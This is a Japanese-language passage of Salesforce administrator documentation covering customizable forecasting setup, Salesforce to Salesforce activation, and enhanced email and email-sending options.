標準会計年度は、毎月または毎四半期の売上予測サイクル、開始する月、[会計年度] 名を年度初めまたは年度末のどちらにするかを指定できます。たとえば、会計年度が 2015 年 4 月に始まり、2016 年 3 月に終わる場合は、会計年度を 2015 と 2016 のどちらにも設定できます。

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

カスタマイザブル売上予測の会計年度を設定する手順は、次のとおりです。

1. データをアーカイブします。設定を変更すると商談データおよび売上予測データに影響するため、会計年度を設定する前に週次または月次データのエクスポートを実行することをお勧めします。
2. [設定] から、[クイック検索] ボックスに「*会計年度*」と入力し、[会計年度] を選択します。
3. 売上予測サイクルに合わせて、毎月または毎四半期の [売上予測の期間] を選択します。月または四半期の開始日は、グリニッチ標準時間 (GMT) に基づいています。

   選択した売上予測期間により、目標と売上予測を表示する範囲が変わります。月を選択した場合は、四半期ごとの合計も確認できますが、四半期を選択した場合は、月ごとの売上合計を確認することはできません。
4. 会計年度初めを表す [会計年度期首月] を選択します。
5. 会社が会計年度を参照する方法を表す、[会計年度の表記] オプションを選択します。たとえば、2015 年 4 月に始まり、2016 年 3 月に終わる会計年度を *2016 会計年度* とする場合は、[期末月に合わせる：注意 期首月が 1 月の場合は、必ずこちらに設定してください。] を選択します。期末月によって、会社での会計年度の呼び方が決まります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

会計年度を設定する
- 「アプリケーションのカスタマイズ」

6. カスタマイザブル売上予測を有効にする前に作成された売上予測の会計年度設定を変更する場合は、［すべての売上予測と目標に適用する］を選択してください。このオプションにより、売上予測データの履歴が変更されます。
7. [保存] をクリックします。

関連トピック:

カスタマイザブル売上予測の設定

売上予測階層の設定

売上予測階層では、すべての売上予測ユーザが一覧表示され、Salesforce 組織でユーザの売上予測がどのように合算されるかが決定されます。売上予測階層を最新の状態に保ち、売上予測マネージャが部下全員の売上予測金額を確認できるようにします。

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

売上予測は、デフォルトではロール階層に基づき、組織でテリトリー管理を採用している場合はテリトリー階層に基づきます。

組織でカスタマイザブル売上予測を有効にすると、組織のロール階層を基にして、売上予測階層が自動的に生成されます。テリトリー階層に基づいて売上予測階層が生成されるのは、テリトリー管理が有効になっている場合のみです。売上予測階層をカスタマイズする手順は、次のとおりです。

- 適切なすべてのユーザが売上予測階層内に存在することを確認します。ユーザが存在しない場合は、「ユーザに対するカスタマイザブル売上予測の有効化」を参照してください。
- 売上予測階層内の 1 つのロールまたはテリトリーに複数のユーザが存在する場合は、売上予測マネージャに割り当てられているユーザが適切なことを確認します。売上予測階層の一番下の各ユーザを売上予測マネージャになります。ただし、それより上の階層でも、売上予測マネージャとしてユーザを 1 人選択することで、そのユーザに売上予測が合算されるようにする必要があります。「売上予測階層内の売上予測マネージャの割り当て」を参照してください。
- 売上予測マネージャビューを他のユーザと共有します。「売上予測の共有の直接設定」を参照してください。

部下を持つ各営業マネージャが、売上予測階層内で売上予測マネージャとして指定されていることを確認します。これにより、売上予測の表示で階層の各レベルにまで積み上げ集計されます。

売上予測階層内のロールまたはテリトリーの横に［売上予測がありません］と表示されている場合は、そのロールまたはテリトリーに売上予測マネージャが割り当てられていないことを表しています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測階層を設定する
- 「アプリケーションのカスタマイズ」

メモ: 売上予測階層またはロール階層からユーザを削除すると、そのすべての目標および上書きデータが完全に削除されます。

関連トピック:

- カスタマイザブル売上予測の設定
- 売上予測階層の設定
- 売上予測の共有の直接設定

ユーザに対するカスタマイザブル売上予測の有効化

ユーザに売上予測へのアクセス権を付与するには、ユーザを売上予測階層に追加して、「売上予測を許可」権限を付与します。

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

組織でテリトリー管理を使用していない場合に、ユーザに対してカスタマイザブル売上予測を有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*売上予測階層*」と入力し、[売上予測階層] を選択します。
2. あるレベルに割り当てられているユーザの一覧を参照するには、そのレベルのロールの横にある [ユーザの有効化] をクリックします。
3. ユーザに対してカスタマイザブル売上予測を有効にするには、ユーザを選択し、[追加] をクリックします。ユーザを無効にするには、ユーザを選択し、[削除] をクリックします。
4. [保存] をクリックします。

メモ: 売上予測階層またはロール階層からユーザを削除すると、そのすべての目標および上書きデータが完全に削除されます。

組織でテリトリー管理を使用している場合に、ユーザに対してカスタマイザブル売上予測を有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックします。
3. [売上予測を許可] を選択します。
4. [保存] をクリックします。
5. ユーザをテリトリーに追加します。

カスタマイザブル売上予測には5つの標準レポートタイプが含まれます。カスタマイザブル売上予測では、カスタムレポートタイプを作成できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測階層を設定する
- 「アプリケーションのカスタマイズ」

メモ: テリトリーに属するユーザの一覧を参照するには、テリトリー階層からテリトリー名を選択するか、テリトリーレポートを選択します。テリトリーレポートについての詳細は、「テリトリーレポート」を参照してください。

複数のユーザをロールまたはテリトリーに追加する場合は、1人のユーザのみをそのロールまたはテリトリーの売上予測マネージャに割り当てます。「売上予測階層内の売上予測マネージャの割り当て」を参照してください。

関連トピック:

- カスタマイザブル売上予測の設定
- カスタマイザブル売上予測の設定
- テリトリー管理の有効化
- 売上予測の共有の直接設定

売上予測階層内の売上予測マネージャの割り当て

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

カスタマイザブル売上予測に対してユーザを有効にした後、ユーザを売上予測マネージャとして売上予測階層内の各ロールに割り当てます。売上予測マネージャを割り当てると、そのマネージャよりも売上予測階層内で下位に属するユーザの売上予測がすべてそのマネージャに合算されます。下位に属するすべての売上予測がそのマネージャまで合算されるため、たとえば、売上予測階層では、仮にマネージャとアシスタントのロールが同じでも、マネージャが割り当てられた売上予測マネージャとなります。マネージャとアシスタントの両者が売上予測を登録することもできますが、他のユーザの売上予測はアシスタントまで合算されません。

売上予測階層内に売上予測マネージャがいない場合、そのロールとすべての下位ロールが売上予測から除外されます。

売上予測階層内のロールまたはテリトリーの横に［売上予測がありません］と表示されている場合は、そのロールまたはテリトリーに売上予測マネージャが割り当てられていないことを表しています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

売上予測階層を設定する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「*カスタマイザブル売上予測*」と入力し、[売上予測階層] を選択します。
2. ユーザを特定のロールの売上予測マネージャに割り当てるには、そのロールの横にある [マネージャの割り当て] または [マネージャの編集] をクリックします。

   全レベルでの売上予測マネージャをサポートするテリトリー管理を持つ組織を除き、下位にロールがないロールには売上予測マネージャを指定できません。
3. 選択したロールの売上予測マネージャとして割り当てるユーザを選択します。そのロールに対して割り当て可能なユーザが存在しない場合は、適切なユーザを有効化します。「ユーザに対するカスタマイザブル売上予測の有効化」を参照してください。

4. 売上予測共有が有効になっている場合、共有設定を選択します。
   - [売上予測の共有にはシステム管理者のサポートが必要] を選択すると、このビューの売上予測共有をシステム管理者に制限できます。これは、デフォルトのオプションです。
   - [売上予測マネージャは自分の売上予測ビューを共有可能] を選択すると、システム管理者や売上予測マネージャは、このビューを共有できます。
5. [保存] をクリックします。

関連トピック:

カスタマイザブル売上予測の設定
売上予測階層の設定
売上予測の共有の直接設定

カスタマイザブル売上予測の有効化

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

組織でカスタマイザブル売上予測を有効にすることにより、売上予測ユーザが、カスタマイザブル売上予測設定に基づいて [売上予測] タブからカスタマイザブル売上予測を表示および登録できるようになります。カスタマイザブル売上予測には 5 つの標準レポートタイプが含まれます。カスタマイザブル売上予測では、カスタムレポートタイプを作成できません。

1. [設定] から、[クイック検索] ボックスに「*売上予測階層*」と入力し、[売上予測階層] を選択します。
2. [カスタマイザブル売上予測の有効化] をクリックします。このオプションを選択できない場合は、組織でカスタマイザブル売上予測がすでに有効になっています。カスタマイザブル売上予測を有効にすると、次の 3 つのユーザ権限が新たに使用できるようになります。

権限	説明
売上予測の上書き	ユーザが、自分の売上予測と、売上予測階層において自分より下位に属するユーザの売上予測を上書きできるようになります。「参照のみ」権限を除くすべての標準プロファイルにこの権限が与えられます。
自分の目標の編集	ユーザが、自分自身の目標を変更できるようになります。「参照のみ」権限を除くすべての標準プロファイルにこの権限が与えられます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマイザブル売上予測を有効にする
- 「アプリケーションのカスタマイズ」

権限	説明
	「ユーザの管理」権限を持つユーザは、いつでも目標を編集できます。ユーザは、自分を直属の上司とするユーザの目標をいつでも編集できます。
すべての売上予測の参照	ユーザが、売上予測階層内の自分の位置に関係なく、どの売上予測でも参照できるようになります。システム管理者プロファイルにこの権限が与えられます。

3. 新しい [商談売上予測] 関連リストに含める商談ページレイアウトを選択します。ユーザが関連リストをカスタマイズしている場合は、［添付...］オプションを選択して、この関連リストをページレイアウトに追加します。
4. [保存] をクリックします。
5. 必要に応じて、これらの権限を有効または無効にします。

メモ: カスタマイザブル売上予測を使用した場合でも、売上予測は、［商談フェーズ］選択リスト値が「売上予測分類」にどのように対応付けられるかに依存します。

関連トピック:

- カスタマイザブル売上予測の設定
- テリトリー管理の有効化
- 売上予測の共有の直接設定

売上予測の共有の直接設定

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システム管理者が組織の売上予測階層を定義します。この階層により、売上予測データを参照できるユーザが決まります。それに対し、システム管理者が売上予測データの共有権限を手動で拡張でき、ユーザ自身も自分の売上予測データの共有権限を手動で拡張できます。売上予測の共有設定によって売上予測データへのアクセス権を拡大することはできますが、すでにアクセス権を持っているユーザのアクセス権を制限することはできません。売上予測の共有を直接設定するには、システム管理者か売上予測データを共有する権限を与えられた売上予測マネージャである必要があります。

売上予測を参照できるユーザを確認、または売上予測データを共有するには、次のいずれかの手順を実行します。

- [設定] から、［クイック検索］ボックスに「*売上予測階層*」と入力し、[売上予測階層] を選択してから、共有するビューの横にある [共有] をクリックします。
- 売上予測データを共有するには、売上予測のホームページの [共有] をクリックします。

[ユーザとグループの共有]一覧に、現在この売上予測データへのアクセス権を持っているすべてのユーザが表示されます。また、ユーザが持っているアクセス権、売上予測を登録できるかどうか、そのアクセス権を持っている理由の詳細も表示されます。ユーザが売上予測データへのアクセス権を持っている理由は、次のとおりです。

理由	説明
管理者	システム管理者であるか、「すべてのデータの編集」権限を持っているユーザです。
代理売上予測マネージャ	売上予測の[共有]ボタンによって与えられた売上予測データへのアクセス権を持つユーザです。
売上予測マネージャ	売上予測階層の売上予測マネージャであることから、アクセス権を持つユーザです。
所有者	所有者は、自分の売上予測データをいつでも参照できます。
すべての売上予測権限の参照	ユーザに「すべての売上予測の参照」権限があります。

売上予測共有の詳細ページから、次の作業を実行できます。

- 項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストからビューを選択し、[編集] をクリックします。
- 売上予測データへの他のユーザまたはグループのアクセスを許可するには、[追加] をクリックします。

  メモ: 共有の直接設定が、売上予測を構成する商談データまで拡張されます。ユーザが売上予測データを上書きする権限を持っている場合、そのユーザは、商談売上予測データを上書きする権限も持っています。
- 売上予測データへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張]をクリックします。
- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。

関連トピック:

カスタマイザブル売上予測設定の定義

カスタマイザブル売上予測の設定

カスタマイザブル売上予測の一括保存

売上予測を保存することにより、売上予測データのスナップショットを撮り、そのデータを売上予測履歴とレポートで使用できます。複数の売上予測を一度に保存することで、時間が節約されます。

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

複数の売上予測を一度に保存する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*一括保存*」と入力し、[売上予測の一括登録] を選択します。
2. 売上予測期間を選択します。
3. 保存する売上予測を持つユーザを選択し、[追加] をクリックして、ユーザを [一括登録対象として選択したユーザ] リストに追加します。一度に 2 人以上選択するには、[CTRL] を押しながらクリックします。
4. [送信] をクリックします。
5. [OK] をクリックします。

ユーザは、自分の売上予測から [送信] をクリックすることにより、自分の売上予測を個別に保存することもできます。

関連トピック:

カスタマイザブル売上予測の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

売上予測を一括して保存する

- 「すべてのデータの編集」

組織間のコラボレーションのためのビジネスネットワークの有効化

Salesforce to Salesforce の有効化

警告: Salesforce to Salesforce を一度有効にすると元に戻すことはできませんが、共有する情報やその情報を共有する接続先を管理できます。共有の停止および共有設定の変更は、随時行えます。Salesforce to Salesforce を有効にすることにより、他の組織と共有したお客様の組織内の情報に対して salesforce.com が自動更新処理を行うことに同意したことになります。Salesforce to Salesforce を使用すると、データをサードパーティの受信者と共有することができます。また、これらの受信者は、Salesforce to Salesforce を使用して、お客様が知らない他のサードパーティの受信者とデータを共有することができます。お客様と、受信者との間で適切な契約または法的な同意を締結し、これらの受信者による共有データの使用および公開を制限する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce to Salesforce を有効化する
- 「すべてのデータの編集」

Salesforce to Salesforce を有効化する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*Salesforce to Salesforce 設定*」と入力し、**[Salesforce to Salesforce 設定]** を選択します。
2. **[編集]** をクリックします。
3. ［有効化］を選択します。
4. **[保存]** をクリックします。

Salesforce to Salesforce を有効にすると、「接続ユーザ」という名前の新規ユーザが作成されます。このユーザは、組織の使用ライセンス数に数えられず、どのユーザ管理ビューにも表示されません。

ビジネスパートナーが共有レコードを更新すると、組織のレコードの［最終更新者］が［接続ユーザ］に表示されるため、ビジネスパートナーが行ったすべての変更を簡単に追跡できます。

接続ユーザは自動的に、パートナーネットワークプロファイルに割り当てられます。パートナーネットワークプロファイルは変更できず、プロファイル管理ビューに表示されません。

Salesforce to Salesforce を有効化した後、次の処理を行います。

1. 「接続の管理」権限が有効で [接続] タブを［参照可能］に設定した権限セットを作成し、Salesforce to Salesforce 接続を使用するユーザにその権限セットを割り当てます。

   「接続の管理」ユーザ権限を持つすべてのユーザに「キューの管理」ユーザ権限を付与することもお勧めします。これにより、「接続の管理」ユーザ権限を持つすべてのユーザが接続のキューを作成および管理する場合に、システム管理者からのサポートが不要になります。

2. ビジネスパートナーに招待状を送信するためのコミュニケーションテンプレートなど、Salesforce to Salesforce 設定を定義します。
3. [外部共有] 関連リストを、該当するプロファイルのページレイアウトに追加します。

   メモ: この関連リストは、「接続の管理」権限を持つユーザだけでなく、ユーザ全員が使用できます。

4. 必要に応じて、[外部共有]関連リストにカスタムリストビューを作成し、適切なユーザが共有レコードを表示し、引き受けられるようにアクセス権を付与します。
5. 必要に応じて、[受信接続名]列および[送信接続名]列を対象オブジェクトのページレイアウトの関連リストに追加できます。
6. ビジネスパートナーと接続を作成して管理します。

関連トピック:

Salesforce to Salesforce の概要
Salesforce to Salesforce 使用のヒント
パートナーが Salesforce を使用しているかどうかの確認

Salesforce to Salesforce の設定

ビジネスパートナーと対話するためのコミュニケーションテンプレートを使用するように Salesforce to Salesforce を定義できます。さらに、テンプレートで使用するメールアドレスと名前を定義できます。これらの定義を行う手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*Salesforce to Salesforce 設定*」と入力し、**[Salesforce to Salesforce 設定]**を選択します。
2. **[編集]**をクリックし、次の設定を変更します。

設定	説明
差出人メールアドレス	すべての Salesforce to Salesforce コミュニケーションテンプレートの送信元アドレス (partner@acme.com など)。Salesforce がメールを自動的に送信しますが、取引先責任者に対しては、このメールアドレスから送信されたかのように表示されます。取引先責任者が返信すると、このアドレスに送信されます。
差出人名	差出人メールアドレスに関連付ける名前 (Acme チャネルマネージャなど)。
招待テンプレート	招待を送信する場合に使用します。
無効化テンプレート	接続を無効にしたことをビジネスパートナーに通知する場合に使用します。
招待受入テンプレート	招待を受諾したことをビジネスパートナーに通知する場合に使用します。
招待辞退テンプレート	招待を受諾しなかったことをビジネスパートナーに通知する場合に使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce to Salesforce を定義する
- 「すべてのデータの編集」

設定	説明
接続プロファイル更新テンプレート	有効な接続プロファイルに対する変更をビジネスパートナーに通知する場合に使用します。

3. [保存] をクリックします。

関連トピック:

- Salesforce to Salesforce の概要
- ビジネスパートナーの Salesforce to Salesforce を使用した接続への招待
- 接続の管理
- Salesforce to Salesforce を使用したレコードの共有

Salesforce インテグレーションメールの設定

メールのエディションおよび権限

Salesforce メールおよびテンプレートは、いくつかのエディションで使用できます。機能を有効にして、組織レベルおよびシステム管理者やエンドユーザの権限やアクセス権を管理します。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

組織レベル	権限およびアクセス権の要件
Lightning Experience でメールを使用する	• Lightning Experience を有効にする。 • Lightning メールをサポートするオブジェクトのページレイアウトにある Lightning アクションに、[メールを送信] アクションを追加する。
すべての種別の送信メールを送信する	[メールを送信するためのアクセス権] アクセスレベルを *[すべてのメール]* に設定する。
添付ファイルを送信する	• コンテンツ配信で3MBを超えるファイルのアップロードを有効にする。コンテンツ配信で有効でない場合、ユーザは 3 MB を超えるファイルをアップロードできません。 • Salesforce Files でファイルの送信を有効にする。Salesforce Files で有効でな

組織レベル	権限およびアクセス権の要件
	い場合、添付ファイルのみを送信できます。
送信済みメールを表示する	• 拡張メールがオンのとき:追加の権限は必要ありません。メールはメールレコードとして表示されます。 • 拡張メールがオフのとき:Shared Activities を有効にする必要があります。メールは ToDo レコードとして表示されます。Shared Activities が有効でない場合、ユーザが複数の取引先責任者にメールを送信すると、Salesforce は完了した ToDo レコードを重複して作成します (取引先責任者ごとに 1 つの ToDo)。

管理者	権限およびアクセス権の要件
メールテンプレートを作成する	「メールの送信」権限
テンプレートまたはメールにファイルを添付する	添付するファイルへのアクセス権
他のユーザが作成したテンプレートを削除する	「すべてのデータの参照」権限
メールを送信する	最初にメールを送信する前に、すべてのシステム管理者はメールアドレスを検証する必要があります。表示されるプロンプトに従ってください。

ユーザ	必要な設定とユーザ権限
メールテンプレートを作成する	「メールの送信」権限
テンプレートまたはメールに差し込み項目を追加する	該当するオブジェクトの項目へのアクセス権
テンプレートまたはメールにファイルを添付する	添付するファイルへのアクセス権
作成したテンプレートを削除する	なし
メールを送信する	• 「メールの送信」権限 • 最初にメールを送信する前に、すべてのシステム管理者とユーザはメールアドレスを検証する必要

ユーザ	必要な設定とユーザ権限
	があります。表示されるプロンプトに従ってください。

関連トピック:

Salesforce からのメール送信で組織に最適なオプション

Lightning Experience の活動コンポーザのメールアクションの設定

拡張メール: 主なカスタマイズとメールページの改善による Salesforce のメールの強化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

拡張メールでは、システム管理者やユーザがビジネスプロセスをさらに促進する多くのメール機能を使用できます。たとえば、メールの他のレコードへの関連付け、カスタム項目のメールへの追加、メールによるトリガの使用、メールレイアウトの変更、Salesforce API を使用したメールの管理を実行できます。また、メールの詳細ページが改善され、元の形式でメールが表示されるようになりました。

拡張メールでは、Salesforce のメールが EmailMessage レコードとして保存されます。EmailMessage は Salesforce の標準オブジェクトであるため、これらの優れたメールの新機能をすべて利用できます。

メモ: 拡張メールでは、下位互換性を確保するために、引き続き各メールメッセージで ToDo レコードが作成されます。ただし、メールを Salesforce で表示すると、メールのメールメッセージレコードが表示されます。元の形式でメールが表示されるため、これは良いことです。HTML メールは HTML 形式で表示され、プレーンテキストメールはプレーンテキスト形式で表示されます。これはユーザが求める動作です。

拡張メールの設定に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

拡張メールを使用する前に、制限事項、メール-to-ケースの顧客に関する詳細、EmailMessage および ToDo レコードの操作に関する情報など、いくつかの点に留意してください。

- メール-to-ケースを使用する組織以外のほとんどの組織では、拡張メールが自動的に有効になります。
- メール-to-ケースを使用している場合は、拡張メールを有効にしなくても、メールでカスタム項目、カスタマイズ済みレイアウト、ワークフロールール、およびトリガを使用できます。さらに、すでに EmailMessage オブジェクトを使用して、ケースに関連付けられたメールを保存しています。EmailMessage レコードをその他のオブジェクト (ケース以外) に関連付ける場合は、拡張メールを有効にすることをお勧めします。

- 拡張メールでは、メールがSalesforceの標準オブジェクトであるEmailMessageを使用して保存されます。カスタム項目、カスタマイズ済みレイアウト、適切なレコード詳細ページなど、標準オブジェクトにある一般的なすべての利点を得られます。EmailMessageオブジェクトでメールを保存するには、組織でメール-to-ケースを使用していない場合は拡張メールを有効にする必要があります。メール-to-ケースを使用している場合は、すでに EmailMessage オブジェクトを使用して、ケースに関連付けられたメールを保存しています。
- 拡張メールでは、Salesforce から送信されたメールが EmailMessage レコードと ToDo レコードの両方で保存されます。ただし、EmailMessage レコードのみが、UI のメール詳細ページに表示されます。
- 組織で拡張メールを使用していても、Web-to-リード、Salesforce for Outlook、Lightning for Outlook から追加されたメールは、ToDo レコードとしてのみ保存されます。
- EmailMessage オブジェクトではカスタム通貨項目を使用できません。
- EmailMessage レコードに使用できるレコードタイプは 1 つのみです。
- ワークフロールールでは、ケースレコードの項目を更新するためだけにEmailMessageレコードを使用できます。
- 拡張メールを使用する前に、次の操作を実行することをお勧めします。
  - EmailMessage オブジェクトを使用するトリガおよびワークフロールールを確認する。ケースに関連付けられたEmailMessageレコードの場合、`ParentID` 項目が常に入力されます。拡張メールでは、EmailMessage レコードを他のレコードと関連付けることができ、`ParentID` 項目は空白になる場合があります。その場合、空白の `ParentID` 項目を使用してメールメッセージを処理するようにトリガおよびワークフロールールを更新する必要があります。
  - ToDo とメールを組み込むカスタムビジネスロジックを確認する。推奨要件は次のとおりです。
    - EmailMessage オブジェクトのカスタム ToDo オブジェクト項目を再作成する。
    - ToDo オブジェクトのトリガを EmailMessage オブジェクトに移行する。
  - ワークフローとカスタマイズ (メール-to-ケースのカスタマイズを含む) を使用して拡張メールを Sandbox でテストする。

関連トピック:

拡張メール: 主なカスタマイズとメールページの改善による Salesforce のメールの強化
拡張メールの設定

拡張メールの設定

拡張メールでは、システム管理者や営業担当は多くのすばらしいメール機能を使用できます。たとえば、メールを他のレコードに関連付ける、カスタム項目をメールに追加する、メールによるトリガを使用する、メールメッセージレイアウトを変更する、Salesforce API を使用してメールを管理することが可能になります。メール-to-ケースを使用する組織以外のほとんどの組織では、拡張メールが自動的に有効になります。

1. [設定] から、[クイック検索] ボックスに「*拡張メール*」と入力し、[拡張メール] を選択します。
2. [有効化] をクリックします。
3. [メールメッセージ] ページレイアウトを更新します。
   a. ［関連先］項目を追加します。
   ユーザは、どのレコードがメールに関連しているかを確認できるようになります。
   b. [メールメッセージ]ページレイアウトから［親ケース］項目を削除します。
   メール-to-ケースを使用して、メールをケースと関連付けないと、この項目は一般的に空白になります。

関連トピック:

拡張メール: 主なカスタマイズとメールページの改善による Salesforce のメールの強化

拡張メールの設定に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを送信する
- 「メールの送信」権限およびメール送信元のレコードへのアクセス権

メールまたはテンプレートにファイルを添付する
- 添付するファイルへのアクセス権

ユーザによる Salesforce からのメール送信

ユーザは 1 日中 Salesforce を操作して、顧客情報を確認したり、活動を記録したり、レポートを作成したりしています。そこで、ユーザの作業を軽減し、Salesforce から直接メールを送信できるようにします。組織で Lightning Experience を使用しているかどうか、会社でメールドメインを所有しているかどうか、どのメールアプリケーションを会社で使用しているかに応じて、多くのオプションがあります。

Salesforce からのメール送信で組織に最適なオプション

組織で Lightning Experience を使用しているかどうか、会社でメールドメインを所有しているかどうか、どのメールアプリケーションを会社で使用しているかに応じて、ユーザが Salesforce から直接メールを送信できるオプションが多数あります。

Salesforce から送信されるメールの監視

メールログや一括メールキューなど、メールを監視する機能により、Salesforce からのメール送信を最大限に活用します。

Salesforce から送信するメールの到達性の改善

メールの到達性とは、会社または個人のメールが対象の受信者に到達する見込みのことです。Salesforce を介して送信するメールの到達性を改善するための多くの設定とコンプライアンスオプションがあります。

組織のアドレス: ユーザが共通の [差出人] アドレスを使用して Salesforce からメールを送信可能

Salesforce 組織で、ユーザが共通のメール別名を共有する必要がある場合、各ユーザプロファイルで組織の共有アドレスのリストを定義できます。メールを Salesforce から送信するときに、これらのプロファイルのユーザは、自分のアドレスか組織の共有アドレスをメールの［差出人］アドレスに選択できます。返信は、選択したアドレス宛てに配信されます。

組織の共有フッター: ユーザによる共通のフッターを使用した Salesforce からのメール送信

組織の共有フッターを作成することでユーザが時間を節約し、Salesforce から送信するすべてのメールに共通のメッセージを適用できるようにします。文字コードごとに異なるメールフッターを作成して、単一メール送信および一括メール送信のデフォルトのフッターを選択できます。

Salesforce からのメール送信で組織に最適なオプション

組織で Lightning Experience を使用しているかどうか、会社でメールドメインを所有しているかどうか、どのメールアプリケーションを会社で使用しているかに応じて、ユーザが Salesforce から直接メールを送信できるオプションが多数あります。

メールを Salesforce レコードから送信すると、そのメールはレコードに自動的に関連付けられます。ログは必要ありません。

会社の状況	最適なメールオプション
Lightning Experience と Gmail™ を使用している	Gmail を介した送信
Lightning Experience と Office 365™ を使用している	Office 365 を介した送信
ドメイン (mycompany.com) を所有しており、かつ Lightning Experience および Gmail または Office 365 を使用していない	メールリレー
ドメインを所有しておらず、メールアドレスが @outlook.com や @hotmail.com などで終わる	Salesforce を介した送信
Salesforce Classic を使用しており、かつドメインを所有しておらず、メールアドレスが @gmail.com、@aol.com、@yahoo.com で終わる	* 制御するドメインを登録する必要があります。登録後、メールリレーを使用してこのドメインをメールリレーに使用します。

* Gmail、AOL™、Yahoo™ の DMARC (Domain-based Message Authentication, Reporting & Conformance) ポリシーによる。詳細

[Gmail を介した送信] または [Office 365 を介した送信]: 外部メールサービスを介した送信をユーザに許可

メールのやり取りを合理化するには、Gmail または Office 365 のアカウントを使用して Salesforce からメールを送信することをユーザに許可します。この場合、受信者には、メールがユーザの Gmail または Office 365 のアカウントから送信されたかのように表示されます。ユーザは、自分の Gmail または Office 365 の [送信済みアイテム] フォルダで送信済みのメールを参照することもできます。

Salesforce を介した送信: Salesforce を介したメール送信をユーザに許可

メールのやり取りを合理化するには、Salesforce サーバを使用して Salesforce からメールを送信することをユーザに許可します。外部メールサービスと統合する必要はありません。Salesforce Classic を使用しているか、不達管理が必要であるか、Gmail™ か Office 365™ を Lightning Experience と併用していない場合は、これが適切な方法です。

メールリレー: ユーザによる会社のメールサーバを経由したメール送信

メールのやり取りを合理化するには、ユーザが Salesforce から会社のメールサーバを経由してメールを送信できるようにします。この場合、受信者には、メールがユーザの会社のメールアカウントから送信されたかのように表示されます。これらのメールは会社のメールサーバにも保存されるため、コンプライアンスに役立ち、ユーザは Salesforce から送信したメールを会社のメールの [送信済みアイテム] フォルダで表示できます。

[Gmail を介した送信] または [Office 365 を介した送信]: 外部メールサービスを介した送信をユーザに許可

メールのやり取りを合理化するには、Gmail または Office 365 のアカウントを使用して Salesforce からメールを送信することをユーザに許可します。この場合、受信者には、メールがユーザの Gmail または Office 365 のアカウントから送信されたかのように表示されます。ユーザは、自分の Gmail または Office 365 の [送信済みアイテム] フォルダで送信済みのメールを参照することもできます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Gmail™ または Office 365™ を介したメール送信の設定に関する考慮事項

